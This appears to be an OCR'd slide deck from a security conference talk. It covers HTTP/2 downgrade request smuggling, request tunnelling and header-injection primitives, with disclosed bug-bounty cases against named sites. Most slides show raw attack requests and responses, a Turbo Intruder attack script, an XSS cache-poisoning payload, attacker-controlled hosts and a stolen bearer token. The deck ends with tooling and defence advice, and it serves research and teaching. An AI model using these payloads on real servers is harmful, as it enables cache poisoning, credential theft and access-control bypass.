HTTP/2
The Sequel is Always Worse

James Kettle

PortSwigger


Intro

2019-08: HTTP Desync Attacks

2020-09: The Bitbucket mystery

2021-01: Bitbucket confirmed… but unexploitable

2021-03: Research collision



2021-03: Bitbucket breakthrough cascade

- New, more powerful type of desync
- Entire issue class becoming exploitable
- Atlassian logging everyone out of Jira
- Contacting CERT, awarding 3x{max bounty}

Outline

- HTTP/2 desync attacks
- Request tunnelling
- HTTP/2 exploit primitives
- HTTP/2 hacking pitfalls, tooling & defence

Live Q&A during stream:
Discord: @albinowax
Twitter: @albinowax

HTTP/1.1

```
POST /login HTTP/1.1\r\n
Host: psres.net\r\n
User-Agent: burp\r\n
Content-Length: 9\r\n
\r\n
x=123&y=4GET / HTTP/1.1\r\n
Host: psres.net\r\n
\r\n
```

```
HTTP/1.1 403 Forbidden\r\n
Content-Length: 6\r\n
\r\n
FailedHTTP/1.1 200 OK\r\n
Content-Length: 26\r\n
\r\n
User-Agent: *\r\n
Disallow: /
```

HTTP/2

StreamID: 1

:method	POST
:path	/login
:authority	psres.net
user-agent	burp
x=123&y=4	

StreamID: 3

:method	GET
:path	/robots.txt
:authority	psres.net

StreamID: 1

:status	403
Failed	


StreamID: 3

:status	403
User-Agent: * Disallow: /	

HTTP/2 Desync Attacks

Suggested prior reading: HTTP Desync Attacks

Request Smuggling via HTTP/2 downgrades



Classic request smuggling is CL.TE or TE.CL

HTTP/2 downgrade smuggling is H2.CL or H2.TE

(exceptions apply)

H2.CL Desync

$20,000

Front-end

:method	POST
:path	/n
:authority	netflix.com
content-length	4

```
abcdGET /n HTTP/1.1
Host: 02.rs?x.netflix.com
Foo: bar
```

Downgrade

Back-end

```
POST /n HTTP/1.1
Host: www.netflix.com
Content-Length: 4

abcdGET /n HTTP/1.1
Host: 02.rs?x.netflix.com
Foo: barGET /anything HTTP/1.1
Host: www.netflix.com
```



```
HTTP/1.1 200 OK
```

:method	GET
:path	/anything
:authority	netflix.com

```
HTTP/1.1 302 Found
Location: https://02.rs?x.netflix.com/n
```

Zuul/Netty

CVE-2021-21295

H2.TE Desync: URL token hijack

+$7,000
=$27,000

any message containing connection-specific header fields MUST be treated as malformed

:method	POST
:path	/identitfy/XUI
:authority	id.b2b.oath.com
transfer-encoding	chunked

```
0

GET /oops HTTP/1.1
Host: psres.net
Content-Length: 10

x=
```

```
POST /identity/XUI/ HTTP/1.1
Host: id.b2b.oath.com
Content-Length: 68
Transfer-Encoding: chunked

0

GET /oops HTTP/1.1
Host: psres.net
Content-Length: 10

x= GET /?…&code=secret HTTP/1.1
```

```
GET /b2blanding/show/oops HTTP/1.1
Host: psres.net
Referer: https://id.b2b.oath.com/?…&code=secret
```

AWS ALB & Incapsula WAF

H2.TE Desync: Header hijack

+$10,000
=$37,000

```
POST /account/login HTTP/1.1
Host: accounts.athena.aol.com
Content-Length: 104
Transfer-Encoding: chunked

0

GET /account/1/logout?next=https://psres.net/ HTTP/1.1
X-Ignore: X GET /??? HTTP/1.1
```

```
OPTIONS / HTTP/1.1
Host: psres.net
Access-Control-Request-Headers: authorization
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
```

```
Authorization: Bearer eyJhbGwiOiJIUzI1NiIsInR6cCI6Ik…
```

H2.TE via Request Header Injection

+$4,000
=$41,000

Any request that contains a character not permitted in a header field value MUST be treated as malformed

:method	POST
:authority	start.mozilla.org
:path	/
foo	b\r\n transfer-encoding: chunked

```
0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: evil-netlify-domain\r\n
Content-Length: 5\r\n
\r\n
x=
```

```
POST / HTTP/1.1\r\n
Host: start.mozilla.org\r\n
Foo: b\r\n
Transfer-Encoding: chunked\r\n
\r\n
0\r\n
\r\n
GET / HTTP/1.1\r\n
Host: evil-netlify-domain\r\n
Content-Length: 5\r\n
\r\n
x=GET /poisoned9.js HTTP/1.1r\n
  Host: start.mozilla.org\r\n
```

```
GET /poisoned9.js HTTP/1.1
Host: start.mozilla.org
```



```
HTTP/1.1 200
Age: 0

evil-response
```

Turbo Intruder - ecosystem.atlassian.net

Pretty Raw \n Actions

```
GET /secure/QuickSearch.jspa HTTP/1.1
Host: ecosystem.atlassian.net
Foo: bar^~Host: ecosystem.atlassian.net^~^~GET /robots.txt HTTP/1.1^~Foo: bar
```

Search... 0 matches

Last code used | Choose scripts dir | Save

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint='https://ecosystem.atlassian.net:443',
                           concurrentConnections=5,
                           requestsPerConnection=10,
                           engine=Engine.HTTP2,
                           pipeline=False
                           )
    attack = '''GET /secure/QuickSearch.jspa HTTP/1.1
Host: ecosystem.atlassian.net
Foo: bar^~Host: ecosystem.atlassian.net^~^~GET / HTTP/1.1^~Foo: bar

'''

    for x in range(5000):
        engine.queue(target.req)


def handleResponse(req, interesting):
    table.add(req)
```

H2.X via Request Splitting - Resp Queue Poisoning

:method	GET
:authority	eco.atlassian.net
foo	bar Host: eco.atlassian.net GET /robots.txt HTTP/1.1 X-Ignore: x

```
GET / HTTP/1.1
Foo: bar
Host: eco.atlassian.net

GET /robots.txt HTTP/1.1
X-Ignore: x
Host: eco.atlassian.net\r\n
\r\n
```

Pulse Secure (SA44790)

netlify

imperva

H2.TE via header name injection

Header names unfiltered

Problem:

:method	POST
foo transfer-encoding	chunked

```
GET / HTTP/1.1
foo
transfer-encoding: chunked
host: ecosystem.atlassian.net
```

Solution:

:method	POST
foo: bar transfer-encoding	chunked

```
GET / HTTP/1.1
foo: bar
transfer-encoding: chunked
host: ecosystem.atlassian.net
```

H2.TE via request line injection

Pseudo-headers unfiltered

:method	GET / HTTP/1.1 Transfer-encoding: chunked x: x
:path	/ignored

```
GET / HTTP/1.1
transfer-encoding: chunked
x: x /ignored HTTP/1.1
Host: eco.atlassian.net
```

\r\n blocked, but \r and \n allowed individually

:method	POST
:path	/ HTTP/1.1\n Host: eco.atlassian.net\n \n GET /robots.txt HTTP/1.1\n x: x

```
GET / HTTP/1.1
Host: eco.atlassian.net

GET /robots.txt HTTP/1.1
x: x HTTP/1.1
Host: eco.atlassian.net
```

Tunnelling


Possible attacks

Frontend->backend connection-reuse style dictates which attacks are possible

Potential attacks

Connection-reuse	Rule bypass, header spoofing	Internal header theft	Cache poisoning	Direct cross-user attacks	Response queue poisoning
No-reuse	X	X	X		
Client-connection affinity	X	X	X		
Client-IP affinity	X	X	X	\	
Full	X	X	X	X	X

No connection reuse




```
POST /n HTTP/1.1
Host: example.com
Content-Length: 4

abcdGET /404plz HTTP/1.1
Foo: bar
```

```
HTTP/1.1 302 Found
Content-Length: 5

movedHTTP/1.1 408 Request Timeout
…
```

```
GET /anything HTTP/1.1
```

```
HTTP/1.1 200 OK
```

Tunnelling confirmation

Does the front-end think it's sending one response?

```
POST / HTTP/1.1
Host: example.com
Transfer-Encoding: chunked

0

GET / HTTP/1.1
Host: example.com
```

```
HTTP/1.1 301 Moved Permanently
Content-Length: 162
Location: /en

<html><head><title>301 Moved…

HTTP/1.1 301 Moved Permanently
Content-Length: 162…
```

:method	POST
:path	/
:authority	example.com
transfer-encoding	chunked

```
0

GET / HTTP/1.1
Host: example.com
```

:status	301
location	/en

```
<html><head><title>301 Moved…

HTTP/1.1 301 Moved Permanently
Content-Length: 162…
```

Tunnel-vision

Problem: Front-end reads $content-length bytes from back-end

```
POST /images/tiny.png HTTP/1.1
Transfer-Encoding: chunked

0

POST / HTTP/1.1
…
```

Never read by front-end →

```
HTTP/1.1 200 OK
Content-Length: 7

content

HTTP/1.1 403
…
```

A server MAY send a Content-Length header field in a response to a HEAD request - RFC 7230

```
HEAD /images/tiny.png HTTP/1.1
Transfer-Encoding: chunked

0

POST / HTTP/1.1
```

```
HTTP/1.1 200 OK
Content-Length: 7

HTTP/1.1 403
Content-Length: 3973
…
```

Leaking internal headers via tunnelling

:method	POST
:path	/blog
:authority	bitbucket.org
foo	bar Host: bitbucket.wpengine.com Content-Length: 200 s=cow

foo=bar

```
POST /blog HTTP/1.1
Foo: bar
Host: bitbucket.wpengine.com
Content-Length: 200

s=cow
SSLClientCipher: TLS_AES_128
Host: bitbucket.wpengine.com
Content-length: 7

foo=bar
```

```
<title>You searched for cowSSLClientCipher: TLS_AES_128_GCM_SHA256,
version=TLSv1.3, bits=128Host: bitbucket.wpengine.comSSLSessionID: X-
Cluster-Client-IP: 81.132.48.250Connection: Keep-Alivecontent-length: 7
```

:method	PUT
:path	/!api/internal/snippets

```
SSLClientCertStatus: NoClientCert
X-Forwarded-For-Key: redacted-secret
```

Cache poisoning via tunnelling

+$15,000
=$56,000

Poison https://bitbucket.org/blog/?x=dontpoisoneveryone with malicious JS:

:method	HEAD
:path	/blog/?x=dontpoisoneveryone
:authority	bitbucket.org
foo	bar Host: x GET /wp-admin?<svg/onload=alert(1)> HTTP/1.1 Host: bitbucket.wpengine.com

```
HTTP/1.1 404 Not Found
Content-Type: text/html
X-Cache-Info: cached
Content-Length: 5891

HTTP/1.1 301 Moved Permanently
Location: https://bitbucket.org/wp-admin/?<svg/onload=alert(1)>
```

HTTP/2 Exploit Primitives

Ambiguous HTTP/2 requests

Duplicate path, method, scheme:

:method	GET
:path	/some-path
:path	/different-path
:authority	example.com

Host-header attacks

`:authority` and `host` both specify the host… and are both optional!

:method	GET
:authority	example.com
host	attacker.com

URL prefix injection

Path override

:method	GET
:path	/ffx36.js
:authority	start.mozilla.org
:scheme	http://start.mozilla.org/xyz?

```
HTTP/1.1 301 Moved Permanently
Location: https://start.mozilla.org/xyz?://start.mozilla.org/ffx36.js
```

Enabling Host-header attacks

:method	GET
:authority	redacted.com
:scheme	http://psres.net

```
'Host' header value of request to `http://psres.net/://redacted.com/`
doesn't match request target authority
```

Header name splitting

The inconvenient colon

:method	POST
:path	/
:authority	redacted.net
transfer-encoding: chunked	

```
GET / HTTP/1.1
Host: redacted.net
transfer-encoding: chunked:
```

:method	GET
:path	/
:authority	example.com
host: psres.net	443

```
GET / HTTP/1.1
Host: example.com
Host: psres.net: 443
```

Request line injection - Apache <2.4.49

Bypass block rules

```
<ProxyMatch "/admin">
    Deny from all
```

:method	GET /admin HTTP/1.1
:path	/fakepath
:authority	psres.net

```
GET /admin HTTP/1.1 /fakepath HTTP/1.1
Host: internal-server
```

Ignored by some servers

Escape folder traps

```
ProxyPass http://internal-server.net:8080/public
```

:method	GET / HTTP/1.1
:path	/fake
:authority	psres.net

```
GET / HTTP/1.1 /public/fake HTTP/1.1
Host: internal-server
```

essential information

Hidden-HTTP/2

- HTTP/2 and HTTP/1.1 share the same port
- Servers advertise HTTP/2 support via ALPN field in TLS handshake
- Some forget

Detect with:


- HTTP Request Smuggler 'Hidden-H2'
- Burp Scanner
- curl --http2 --http2-prior-knowledge

Connection state traps

- HTTP/2 promises great request encapsulation
  - Sometimes requests break all subsequent requests
  - Some servers subtly treat the first request differently
- Manage this using:
  - Turbo Intruder: requestsPerConnection
  - Repeater: Send on new connection
- Further research pending

The tooling situation

- Existing tooling does not work
  - Libraries/curl refuse to send most attacks
  - Binary format rules out netcat/openssl
- **Turbo Intruder** - Custom open-source H/2-stack, use as BApp/CLI/library
- **http2smugl** - Patched Golang, open source, CLI-only
- **Burp Suite** - Exposed via Repeater & Extender-API
- **Detection: HTTP Request Smuggler**
  - Timeout probe (favour FP)
  - HEAD probe (favour FN)



Defence

Network architects

- Use HTTP/2 end to end instead of downgrading

Server vendors

- Enforce HTTP/1.1 limitations

Developers

- Drop HTTP/1.1 assumptions
- Don't trust :scheme

References & further reading

Further reading

Whitepaper: https://portswigger.net/research/http2
Labs: https://portswigger.net/web-security/request-smuggling
Tool: https://github.com/PortSwigger/http-request-smuggler
Emil Lerner's H/2 research: https://standoff365.com/phdays10/schedule/tech/http-request-smuggling-via-higher-http-versions/
Response Smuggling: Pwning HTTP/1.1 Connections - Martin Doyhenard

Primary sources

HTTP Desync Attacks: https://portswigger.net/research/http-desync-attacks
@defparam's response queue poisoning: https://youtu.be/3tpnuzFLU8g

Takeaways

HTTP/2 breaks assumptions at multiple layers

HTTP/2 downgrades are hazardous

Request tunnelling is a real threat

PortSwigger

@albinowax

Email: james.kettle@portswigger.net